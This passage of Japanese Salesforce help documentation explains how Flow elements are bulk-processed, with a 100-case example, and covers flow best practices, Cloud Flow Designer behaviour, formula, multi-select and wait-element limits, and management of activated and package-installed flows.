一括処理可能なフロー要素

フローでは、DML ステートメントまたは SOQL クエリを実行する要素や、フロー外の他の操作 (メール送信など) を行う要素を一括処理できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

レコードを作成、更新、削除する要素

レコードの作成、更新、削除時に、トランザクションが DML ステートメントを実行します。

- 作成要素 (レコードの作成、高速作成)
- 更新要素 (レコードの更新、高速更新)
- 削除要素 (レコードの削除、高速削除)
- クイックアクション要素
- Chatter への投稿要素
- 承認申請要素
- Apex 要素 — 組織によって異なります (呼び出し可能な Apex のみ)

レコードを検索する要素

レコードの項目が検索されると、トランザクションが SOQL クエリを実行します。

- 検索要素 (レコードの検索、高速検索)
- レコード更新要素
- レコード削除要素
- Apex 要素 — 組織によって異なります (呼び出し可能な Apex のみ)

メールを送信する要素

- メールの送信要素
- メールアラート要素
- Apex 要素 — 組織によって異なります (呼び出し可能な Apex のみ)

メモ:

- 呼び出し可能な Apex とは異なり、Apex プラグイン要素は一括処理されません。
- 呼び出し可能な Apex は一括処理されますが、呼び出されたメソッドの操作が何かをフローが認識することはありません。これらの操作も一括処理する場合は、一括処理のベストプラクティスに従ってコードを設計してください。

関連トピック:

Apex 開発者ガイド: ガバナ実行制限内での Apex の実行

フローの一括処理の例

次の例では、データローダで100件のケースが更新されるときに、フローの操作がどのように一括処理されるかを示します。


エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連付けられたフロー

関連付けられたフローの設計を理解すれば、概念に対する理解が深まります。



フロー:

1. ケースの親取引先と、その取引先が有するオープンケースの件数を検索します。
2. 取引先のオープンケースが6件以上かどうかを確認します。
3. 取引先のオープンケースが6件以上の場合:
   a. 取引先のディビジョンマネージャを検索します。
   b. 取引先のChatterフィードに投稿して、ディビジョンマネージャと取引先所有者に通知します。
4. 取引先のオープンケースが5件以下の場合は、取引先のChatterフィードに投稿して、取引先所有者のみに通知します。

一括処理されるインタビュー

レコードの更新時に、各ケースのフローインタビューが同時に作成されます。インタビューがすべて同じフローに関連付けられます。インタビューはそれぞれ一括処理可能な要素に達するまで実行されます。

最初のインタビューがレコード検索要素 (1) を処理します。レコード検索は一括処理が可能なため、インタビューは他のすべてのインタビューが同じ処理を終了するまでこの時点で待機します。その後、Salesforceが、すべてのレコード検索操作をまとめて実行します(すべて同じフローの同じ要素に対する操作のため)。トランザクションで、100 件の SOQL クエリではなく、1 件の SOQL クエリが実行されます。

最初のインタビューが決定要素 (2) に評価されます。取引先にケースが6件あるため、インタビューが「6件以上」のパスに転送されます。インタビューが2つ目のレコード検索要素 (3a) に進みます。この要素も一括処理が可能なため、インタビューがこの時点で待機します。

2 つ目のインタビューが決定要素 (2) に評価されます。この取引先はケースが 1 件のため、インタビューが「5 件以下」のパスに転送されます。インタビューが Chatter への投稿要素 (4) に進みます。この要素も一括処理が可能なため、インタビューがこの時点で待機します。

すべてのインタビューが処理された後、30 は 2 つ目のレコード検索要素 (3a) の実行を待機し、残りの 70 は Chatter への投稿要素 (4) の実行を待機します。

Salesforceが、最初の30のインタビューのレコード検索操作(3a)をまとめて実行します。トランザクションで、30 件の個々の SOQL クエリではなく、1 件のクエリが実行されます。

次に、トランザクションが Chatter への投稿要素 (4) に戻ります。この要素では、70 のインタビューが Chatter への投稿操作の実行を待機しています。これらは、取引先のケースが 5 件以下のインタビューです。Salesforce が、Chatter への投稿操作をまとめて実行します。トランザクションで、各 Chatter 投稿を作成する 100 件の個別の DML ステートメントではなく、100 の投稿をすべて一度に作成する 1 件の DML ステートメントが実行されます。Chatter への投稿要素は後続の要素に結び付けられていないため、この 70 のインタビューは終了します。

関連するディビジョンマネージャを検索した 30 のインタビューは、最後の Chatter への投稿要素 (3b) に進みます。30 のすべてのインタビューの準備が整ったら、Salesforce が 30 の Chatter への投稿操作をまとめて実行します。Chatter 投稿ごとの 30 件の個々の DML ステートメントではなく、1 件の DML ステートメントが実行されます。Chatter への投稿要素は別の要素に結び付けられていないため、この 30 のインタビューは終了します。

フローのベストプラクティス

フローの構築と配布を始める前に、ベストプラクティスを把握してください。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

フローの構築を始める前にフローを計画する

ビジネスプロセスの詳細をすべて書き出すか計画します。このようにすると、どの情報が必要なのか、その情報をどこから取得するのか、どのロジックとアクションを実行すべきなのかが明確になります。明確になると、対応するフローの構築が簡単になります。

Sandbox や Developer Edition 組織などのテスト環境でフローを構築する

最も避けるべきことは、会社の本番組織でレコードを誤って変更してしまうことです。フローは別の環境で構築してください。別の環境で構築すると、ユーザが実際に必要とするデータを変更したり削除したりすることを心配せずに、擬似データを入力しフローのさまざまな順列をテストできます。

Salesforce ID をハードコードしない

ID は組織に固有であるため、新しい ID や既存の ID をハードコードしないでください。その代わりに Salesforce が ID を作成することを許可し、フローの開始時にその ID を変数に渡します。たとえば、差し込み項目を URL パラメータで使用したり、ルックアップ要素を使用したりして、これを実行できます。

フローの最後まで待機してデータベースを変更する
フロー制限についてご存知ですか。フローは Apex ガバナ制限下で動作するため、制限は緩くはありません。この制限に達することを避けるため、すべてのデータベース変更は、その変更によってレコードが作成、更新、または削除される場合でも、フローの終了時にまとめることをお勧めします。

実行中のユーザが逆方向に進むタイミングを制御する
フローにより、2つの画面間でデータベースが変更される場合は、後の画面から前の画面に進むことをユーザに許可しないでください。許可すると、フローによってデータベースへの変更が重複することがあります。

エラーハンドラを提供する
残念ですが、設定した操作がフローによって実行されないことがあります。重要な情報がフローにないか、実行ユーザに必須権限がないことが考えられます。デフォルトでは、フローによってユーザにエラーメッセージが表示され、フローを作成したシステム管理者にメールが送信されます。ただし、この動作は制御できます。詳細および推奨事項は、「フローが失敗した場合の処理のカスタマイズ」を参照してください。

早めに頻繁に保存する
Cloud Flow Designer は、インターネットアクセスの消失など、予想外の問題の被害を受けることがあります。Salesforce によって変更が自動的に保存されることはないため、作業内容の保存は自分次第です。可能な限り頻繁に保存し、数時間分の作業を誤って消失しないようにしてください。

フローの順列を可能な限り多くテストする
Salesforce のすべてのカスタマイズと同じように、作業内容をテストすることが重要です。フローが分岐していたり、その他の複雑なロジックが使用されたりする場合はなおさらです。考え付くかぎり多くの可能性をテストしてから、フローをユーザに配布してください。

フロー設計の考慮事項

フローを設計するときは、次のガイドラインに留意してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

変数の削除
sObject 変数または sObject コレクション変数を削除すると、削除された変数を使用する変数割り当ては `null` に設定されます。

パーセント値の操作
フローで sObject 変数を使用してパーセント値を操作している場合は、フローを慎重にテストしてください。sObject 変数のパーセント項目に値を挿入し、数式内でその項目を参照すると、その値は自動的に 100 で割った値になります。

たとえば、商談の [確度] 項目が 100 に設定されているとします。その値を sObject 変数 `{!Opportunity.Probability}` に割り当てても、値は 100 のままです。ただし、`{!Opportunity.Probability}` を含む数式を作成すると値は 1 になります。

空白の項目またはリソースの参照
項目またはリソースの値を空白のままにすると、実行時にその値は `null` になります。テキスト値を `null` ではなく、空の文字列として処理するには、その値を `{!$GlobalConstant.EmptyString}` に設定します。

Boolean 型での `null` と `false` の扱いの違い

フローでは、`null` を `false` とは異なる値として扱います。たとえば、チェックボックス項目が `null` に設定されているレコードを見つけようとすると、返されるレコードはありません。この場合は、チェックボックス項目が `false` に設定されているレコードを探します。変数 (`myCheckbox = {!varBoolean}` など) を使用している場合、変数をレコード検索条件で参照する前に、その変数が null に設定されていないことを確認します。

レコードタイプの設定

レコードタイプを設定するには、レコードタイプの ID を使用します。フローで、レコード名を使用してレコードタイプを検索し、その ID を保存します。

たとえば、レコード検索要素を使用して、名前が「Reduction Order」である RecordType レコードを検索し、そのレコードタイプの ID を変数に保存します。その後、この変数を使用して、注文レコードに [注文レコード種別] 項目を設定できます。

個人取引先の使用

組織で個人取引先を使用する場合は、`Account.Salutation` ではなく `Contact.Salutation` を参照します。

外部オブジェクト

外部オブジェクトはフローでサポートされていません。

Cloud Flow Designer の考慮事項

Cloud Flow Designer でフローを作成するときは、その制限と動作についてよく理解してください。たとえば、さまざまなロケールがサポートされ、管理パッケージからフローを開くことはできません。

大規模なフローを操作するためのガイドライン

ビジネスプロセスは複雑になる場合があります。キャンバスに対してフローが大きすぎる場合は、ズームコントロール、[エクスプローラ] タブでの検索、左のサイドパネルの折りたたみを行います。

2 列フローの考慮事項 (ベータ)

組織で Lightning ランタイムを有効にしている場合は、フローの配布時に、そのフローを 1 列で表示するか、2 列で表示するかを制御できます。ただし、このベータ機能を使用する前に、フローレイアウトの現在の動作方法を把握してください。

複数選択肢項目の制限

複数選択チェックボックス項目および複数選択リスト項目を使用すると、フローユーザが画面項目で複数の選択肢を選択できます。複数選択肢項目を使用し始める前に、フローを設計するときおよびユーザがフローを実行するときにフローでこれらの項目がどのように機能するかを理解しておきます。

フロー数式の制限

数式リソースを作成するか、画面入力項目に入力規則を追加する場合は、Visual Workflow での数式の制限を理解しておく必要があります。

時間ベースのフローの制限
待機要素を含むフローを設計する場合は、その制限やガイドラインを理解しておく必要があります。

関連トピック:

- フローの作成
- フロー演算子
- Visual Workflow の制限および考慮事項
- フローでのクロスオブジェクト項目の参照

Cloud Flow Designer の考慮事項

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Cloud Flow Designer でフローを作成するときは、その制限と動作についてよく理解してください。たとえば、さまざまなロケールがサポートされ、管理パッケージからフローを開くことはできません。

- 実行時に、日付/時間値のタイムゾーンが Cloud Flow Designer に表示される値と異なる場合があります。実行中、日付/時間値は実行ユーザの Salesforce でのタイムゾーン設定を反映します。Cloud Flow Designer の日付/時間値は、ご利用のコンピュータで設定されたタイムゾーンを反映します。Cloud Flow Designer では日付/時間値に GMT オフセットが追加されます。
- Cloud Flow Designer ではユーザ入力項目のテキストで UTF-8 エンコードをサポートしません。
- Cloud Flow Designer にはサポートしているすべてのロケールの埋め込みフォントが含まれています。サポートしているロケールは次のとおりです。
  - 英語 (米国)
  - フランス語 (フランス)
  - ドイツ語 (ドイツ)
  - スペイン語 (スペイン)
  - 日本語 (日本)
  - 中国語 (繁体字)
  - 中国語 (簡体字)

  サポートしているロケールでサポートされていない文字を入力すると、埋め込みフォントの代わりにシステムフォントを使用して表示されます。

  サポートされていないロケールでは、システムフォント設定は、Cloud Flow Designer ですべての文字を表示するために使用されます。
- Cloud Flow Designer は、管理パッケージからインストールされたフローを開くことができません。
- Cloud Flow Designer のテキスト項目の値として、文字列 `null` を入力してはいけません。
- Cloud Flow Designer では、Cloud Flow Designer を開いたときに存在する情報にアクセスできます。組織でデータまたはメタデータを変更し、それを後からフローで参照する必要がある場合は、Cloud Flow Designer を閉じてからもう一度開きます。たとえば、Cloud Flow Designer が開いているときにカスタム項目を追加するか Apex クラスを変更した場合は、Cloud Flow Designer を閉じてからもう一度開きます。

- Cloud Flow Designer で現在のユーザに割り当てられる権限およびロケールを使用します。
- 最後に開いたフローを Winter '12 以前で開くと、各 Boolean 決定は、次の条件の複数結果形式の決定要素に変換されます。
  - 古い決定と同じ名前を使用する。
  - 古い決定の一意の名前を取得して「_switch」が追加される。
  - 「True」という結果ラベルが付いている。この結果の一意の名前は、古い決定の名前に一致し、その条件は、古い決定の True 結果から移行されます。
  - 「False」というデフォルトの結果ラベルが付いている。

大規模なフローを操作するためのガイドライン

ビジネスプロセスは複雑になる場合があります。キャンバスに対してフローが大きすぎる場合は、ズームコントロール、[エクスプローラ]タブでの検索、左のサイドパネルの折りたたみを行います。


エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ズーム

フローをズームイン/ズームアウトするには、キャンバスの右側にある+および - ボタンを使用します。




[エクスプローラ] タブでの検索

特定の要素またはリソースを探している場合は、[エクスプローラ] タブで検索します。




- 特定の名前の要素を見つけるには、検索ボックスに名前を入力します。
- 特定の要素またはリソースのすべてのインスタンスを見つけるには、虫眼鏡アイコンをクリックして種別を選択します。


[エクスプローラ] タブで目的のリソースを見つけたら、どの要素がリソースを使用しているかを確認します。[説明] ペインの [利用状況] タブをクリックします。



[エクスプローラ] タブで目的の要素を見つけたら、その要素をキャンバスで見つけます。要素にマウスポインタを置いて、虫眼鏡アイコンをクリックします。




要素がキャンバスで緑で強調表示されます。



要素がビューに含まれていない場合は、Cloud Flow Designerが自動的にスクロールして要素が表示されます。

左のサイドパネルの折りたたみ

[パレット]、[リソース]、[エクスプローラ] タブをビューで非表示にするには、サイドパネルの横にある左矢印をクリックします。これで、キャンバスのスペースがさらに増えます。



2 列フローの考慮事項 (ベータ)

組織で Lightning ランタイムを有効にしている場合は、フローの配布時に、そのフローを 1 列で表示するか、2 列で表示するかを制御できます。ただし、このベータ機能を使用する前に、フローレイアウトの現在の動作方法を把握してください。

メモ: 今回のリリースには、ベータバージョンの2列フローが含まれています。機能の品質は高いですが、既知の制限があります。2 列フローは、Salesforce がドキュメント、プレスリリース、または公式声明で正式リリースを発表しない限り、正式リリースされません。特定期間内の正式リリースあるいはリリースの有無は保証できません。現在正式にリリースされている製品および機能に基づいて購入をご決定ください。2 列フローに関するフィードバックと提案は、IdeaExchange からお寄せください。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

細分性

レイアウト設定はフローレベルで適用されます。画面レベルまたは項目レベルでレイアウトを制御することはできません。2列を使用するようにフローを設定すると、そのフローのすべての画面は2列で表示されます。

項目の順序

どの項目をどの列に表示するかを手動で制御することはできません。2列を表示するようにフローを設定すると、項目は各列に交互に表示されます。奇数番目の項目 (第 1、第 3、第 5 など) は左列に配置されます。偶数番目の項目 (第 2、第 4、第 6 など) は右列に配置されます。

ユーザが Tab キーで画面を移動すると、左列のすべての項目にタブで移動してから、右列のすべての項目に移動します。左から右にタブで移動するように項目を設定することはできません。

応答性

フローレイアウトはユーザーの画面のサイズに対応しません。ユーザの画面が幅 1 インチでも、幅 20 インチでも、同じレイアウトが使用されます。

ヒント: ユーザが電話または小型タブレットからフローを実行する場合は、2列レイアウトをフローに適用しないでください。

関連トピック:

- Visual Workflow の制限および考慮事項
- Lightning ページのフロー (ベータ) の考慮事項と制限事項
- フロー URL からの 2 列画面の表示 (ベータ)

複数選択肢項目の制限

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

複数選択チェックボックス項目および複数選択リスト項目を使用すると、フローユーザが画面項目で複数の選択肢を選択できます。複数選択肢項目を使用し始める前に、フローを設計するときおよびユーザがフローを実行するときにフローでこれらの項目がどのように機能するかを理解しておきます。

複数選択リソース項目の設定

- 複数選択肢項目に含めることができるデフォルト値は 1 つのみです。
- 動的レコード選択肢リソースを設定して、ユーザが選択したレコードの項目値をフローの変数に割り当てることができます。複数選択肢項目に動的レコード選択肢を使用する場合は、ユーザが選択した最後のレコードの値のみがフロー変数に保存されます。同一画面上の複数の複数選択肢項目に同じ動的レコード選択肢を使用する場合は、最初の項目に従って変数が割り当てられます。

複数選択リソース項目の値の使用

- 実行時、複数選択項目の値は、ユーザが選択した選択肢の値をセミコロンで区切った連結値になります。選択した選択肢の値にセミコロンが含まれる場合、そのセミコロンは削除されます。
- フロー条件の複数選択肢項目を参照するときは、次のベストプラクティスに従います。
  - 複数選択肢項目を使用する選択肢ごとに保存値を設定します。
  - 同一画面上の複数の複数選択肢項目で同じ選択肢を使用することはできません。

関連トピック:

フローの画面要素: 選択肢項目

フロー数式の制限

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

数式リソースを作成するか、画面入力項目に入力規則を追加する場合は、Visual Workflow での数式の制限を理解しておく必要があります。

- フロー数式では、3,000 文字を超えることはできません。
- 次の場合には、数式から `null` が返されます。
  - 数式から返される値がそのデータ型と一致しない。
  - サポートされない関数が数式に含まれている。

  たとえば、数式リソースのデータ型が数値である場合、出力は数値である必要があります。
- フロー数式では、次の関数はサポートされません。
  - GETRECORDIDS
  - IMAGE
  - INCLUDE
  - ISCHANGED
  - ISNEW

  - PARENTGROUPVAL
  - PREVGROUPVAL
  - PRIORVALUE
  - REQUIRE SCRIPT
  - VLOOKUP

  Salesforce で数式を作成するための演算子と関数の完全なリストについては、「数式の演算子と関数」(ページ 5225)を参照してください。

- フローでは、括弧内のすべての文字が CONTAINS 関数でチェックされます。クロスオブジェクト項目の参照では、CONTAINS は Salesforce と同様に動作します。参照の最初の 250 文字のみがチェックされます。

  次に例を示します。varContract は、契約レコードの値を含む sObject 変数を参照します。次の数式は、最初の 250 文字のみをチェックします。

  ```
  CONTAINS({!varContract.Account.Description}, "description")
  ```

  次の数式は、項目内のすべての文字をチェックします。

  ```
  CONTAINS({!varContract.Description}, "description")
  ```

- [表示テキスト] 画面項目に無効な数式リソースが含まれていると、実行時にフローに空の文字列が表示されます。
- フローに無効な数式リソースが含まれていると、フローを有効化できません。

関連トピック:

フローの数式リソース

フローのリソース

時間ベースのフローの制限

待機要素を含むフローを設計する場合は、その制限やガイドラインを理解しておく必要があります。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- フローまたはフローバージョンを無効にした後も、関連付けられた待機中のインタビューは通常どおり続行されます。関連付けられた待機中のインタビューがあるフローまたはフローバージョンは削除できません。
- インタビューは、待機要素ごとにイベントパスを 1 つのみ実行できます。そのイベントの 1 つが処理されると、残りのイベントがキューから削除されます。
- 組織では、1 時間につき最大 1,000 のイベントを処理できます。イベントが処理されると、そのイベントが関連付けられたインタビューが再開され、そのインタビューの他のイベントがキューから削除されます。この制限を超えると、Salesforce が残りのイベントを次の 1 時間に処理します。

  たとえば、午後 4 時から 5 時の間に組織に 1,200 のイベントの処理がスケジュールされているとします。Salesforce は、午後 4 時から午後 5 時の間に 1,000 のイベントを処理し、残りの 200 のイベントは午後 5 時から午後 6 時の間に処理します。

- 組織は一度に最大 30,000 のインタビューを待機させることができます。
- Salesforce がイベントパスの実行を試みたときにインタビューを開始したユーザが無効化されている場合、インタビューの再開は失敗します。

トランザクションと待機中のインタビュー

フローインタビューがイベントの待機を開始した時点で、トランザクションは終了します。フローインタビューが再開すると、新しいトランザクションが開始します。待機要素の後にあるものはすべて、再開された他のインタビューを含む一括処理トランザクションの一部として実行されます。

インタビューは、個別に再開されるのではなく、1 つのバッチにまとめられ、最初のインタビューがバッチに入れられてから 1 時間以内に再開されます。これらのインタビューの結果として実行されるアクションも、トランザクションで実行されます。再開されたインタビューによって DML 操作または SOQL クエリが次の方法で実行された場合は、この動作によって Apex ガバナ制限を超えることがあります。

- レコード作成や高速検索などのフロー要素
- Apex プラグイン要素
- Apex トリガ
- ルール適用時のアクション

Apex ガバナ制限についての詳細は、「Visual Workflow の制限」 (ページ 5485)を参照してください。

待機要素の後に、DML 操作または SOQL クエリを実行するフロー要素が続く場合は、次のようにします。

- Apex ガバナ制限で許可されている数以上の DML 操作または待機要素間の SOQL クエリがフローで実行されないことを確認します。
- 複数の待機要素を使用して、DML 操作や SOQL クエリが複数のトランザクションで実行されるようにします。
- これらの要素の障害パスを追加して、次の障害メッセージが表示された場合にフローが待機要素まで戻るようにします。

  ```
  Too many SOQL queries
  ```

  または

  ```
  Too many DML operations
  ```

再開後のインタビューが失敗した場合

- そのバッチのトランザクションの以前のインタビューは正常に実行されています。
- インタビューが待機中になる前に実行した操作は正常に実行されています。
- 失敗が障害コネクタによって処理されたときは、インタビューが再開されてから失敗するまでに行われた操作は正常に実行されています。インタビューの失敗の原因になった操作は正常に実行されていません。
- 失敗が障害コネクタによって処理されないときは、インタビューが再開されてから失敗するまでに行われた操作はロールバックされています。インタビューの失敗の原因になった操作は正常に実行されていません。
- このバッチの残りのインタビューは試行されます。

一般的なアラームの制限

- アラームは、分および秒をサポートしていません。
- インタビューが待機しているイベントに過去の時間が設定されている場合、Salesforce は 1 時間以内にインタビューを再開します。

  たとえば、完了予定日の 7 日前に商談所有者にメールを送信するフローが設定され、完了予定日が今日に設定された商談のインタビューが設定された場合、Salesforce は 1 時間以内にインタビューを再開します。

絶対時間のアラームの制限

- 絶対時間のアラームは、フローを作成したユーザのタイムゾーンに基づいて評価されます。

相対時間のアラームの制限

- 相対時間のアラームは、組織のタイムゾーンに基づいて評価されます。
- 組織では、すべてのフローバージョンを合わせて最大 20,000 の相対時間のアラームを定義できます。
- アラームは次の項目を参照できません。
  - *TODAY* や *NOW* など、自動的に派生する関数を含む `DATE` または `DATETIME` 項目。
  - 関連オブジェクトの差し込み項目が含まれる数式項目。
- 待機中のインタビューの未実行の相対時間のアラームが参照する日付項目を変更すると、Salesforce がインタビューに関連付けられているイベントを再計算します。

  たとえば、完了予定日の 7 日前に商談所有者にメールを送信するフローが設定され、完了予定日が 2014 年 2 月 20 日に設定されている場合、次の事項が発生する可能性があります。
  - インタビューが再開される前に完了予定日が更新されない。結果: Salesforce は 2014 年 2 月 13 日にインタビューを再開し、メールを送信します。
  - インタビューが再開される前に完了予定日が 2014 年 2 月 10 日に更新される。結果: Salesforce は相対時間のアラームを再スケジュールし、2014 年 2 月 3 日にインタビューを再開します。
  - 完了予定日が過去の日付に更新される。結果: Salesforce は相対時間のアラームを再計算し、レコードが保存された直後にインタビューを再開します。
- インタビューが待機要素を実行する時点で相対時間のアラームが参照する日付項目の値が null の場合、Salesforce は 1 時間以内にインタビューを再開します。
- インタビューが待機要素を実行する時点で相対時間のアラームが参照する日付項目の値が null 以外で、アラームが処理される前に `null` に更新された場合、Salesforceが日付項目の更新後1時間以内にインタビューを再開します。
- 待機中のインタビューに相対時間のアラームが設定されており、参照されるレコードまたはオブジェクトが削除されると、そのアラームがキューから削除されます。インタビューに待機するイベントが他にない場合は、そのインタビューが削除されます。
- 待機中のインタビューの相対時間または絶対時間のアラームで参照されている商品または価格表はアーカイブできません。
- リードの取引開始の制限
  - 待機中のインタビューの相対時間のアラームに関連付けられているリードは取引を開始できません。

- [リードの取引開始による入力規則とワークフロートリガの実行] が有効になっている場合は、リードの取引開始時に、待機要素後のリードに対する既存の操作が実行されません。
- リードに基づくキャンペーンメンバーの取引が、そのレコードに関連付けられている待機中のインタビューが終了する前に開始されても、Salesforce はインタビューを実行します。

関連トピック:

フロー設計の考慮事項

Visual Workflow の制限および考慮事項

フロー条件の演算子

フローの待機要素

フローの管理の考慮事項

フローを管理する場合、管理および有効化の制限を考慮します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

フローの有効化

フローの新バージョンを有効化すると、以前に有効化されたバージョン (存在する場合) は自動的に無効になります。実行中のフローインタビューは、起動されたときのバージョンを使用して実行を続行します。

フローの削除

有効なフローバージョンを削除するには、まず無効化する必要があります。フローに一時停止中または待機中のインタビューがある場合は、これらのインタビューが終了または削除されるまで削除できません。有効化されたことのないフローは、すぐに削除できます。

フロープロパティ

特定のフローバージョンのプロパティは、デフォルトでは自動的に有効なバージョンのプロパティと一致します。つまり、3 つのバージョンが存在していてバージョン 2 を有効にした場合、Salesforce によってバージョン 1 とバージョン 3 のプロパティがバージョン 2 と一致するように更新されます。ただし、無効なバージョンのプロパティを編集すると、有効なバージョンと一致するようにプロパティが自動的に更新されなくなります。

フローの有効な (または最新の) バージョンにより、フロー種別が決まります。たとえば、フローの有効なバージョンに画面が含まれる場合、その種別はフローになります。プロセスビルダーなどのシステムベースのメソッドでは実装できません。

インストールされたフローの考慮事項

パッケージからインストールしたフローを配布、アップグレード、または削除する場合は、次の制限を考慮してください。

関連トピック:

フローの管理

Visual Workflow の制限および考慮事項

インストールされたフローの考慮事項

パッケージからインストールしたフローを配布、アップグレード、または削除する場合は、次の制限を考慮してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- Cloud Flow Designer は管理パッケージからインストールされたフローを開くことができません。
- 新規の対象組織に複数のバージョンのフローを含むパッケージをインストールすると、最新バージョンのフローのみがリリースされます。
- フローを管理パッケージからインストールした場合は、そのフローのインタビューのエラーメールに個別のフロー要素に関する詳細が記載されません。メールはフローをインストールしたユーザに送信されます。
- 組織に存在するフローと同じ名前で、異なるバージョン番号を持つ未管理のパッケージからフローをインストールする場合、新たにインストールされたフローは、既存のフローの最新バージョンになります。ただし、パッケージ化されたフローの名前とバージョン番号が組織のフローのものと同じである場合、パッケージのインストールは失敗します。フローを上書きすることはできません。

状況
: パッケージの有効なフローは、インストール後は有効です。新しくインストールされたバージョンが優先され、対象組織のフローの以前の有効なバージョンは無効になります。現在無効になっているバージョンに基づく進行中のフローがある場合は、引き続き無停止で実行できますが、前のバージョンのフローが反映されます。

インストールされたフローの配布
: - 管理パッケージからインストールされたフローにカスタムボタン、リンク、Web タブを作成する場合は、URL に名前空間を含めます。URL の形式は `/flow/namespace/flowuniquename` です。
  - Visualforce ページの管理パッケージからインストールされたフローを埋め込む場合は、名前属性を形式 `namespace.flowuniquename` に設定します。

インストールされたフローのアップグレード
: 組織で管理パッケージのアップグレードを行うと、開発者からより新しいフローバージョンがリリースされている場合に限り、新しいフローバージョンがインストールされます。複数回アップグレードを行うと、フローバージョンが複数になることがあります。

インストールされたフローの削除
: - インストール済みのパッケージからフローを削除することはできません。パッケージ化されたフローを組織から削除するには、無効にしてからパッケージをアンインストールします。
  - 開発組織の管理-ベータパッケージのインストールからはフローコンポーネントを削除できません。
  - 複数の未管理パッケージからインストールされた複数のバージョンのあるフローがある場合は、そのパッケージをアンインストールすると 1 つのバージョンのみを削除できます。フローの単一のバージョ

ンを含むパッケージ (管理または未管理) のアンインストールを行うと、すべてのバージョンを含むフロー全体が削除されます。

関連トピック:

- 変更セットとパッケージのフロー
- パッケージを使用したフローのリリースの考慮事項
- パッケージのインストール

フローの実行の考慮事項

フローを実行またはテストするときは、次の制限およびガイドラインに留意してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

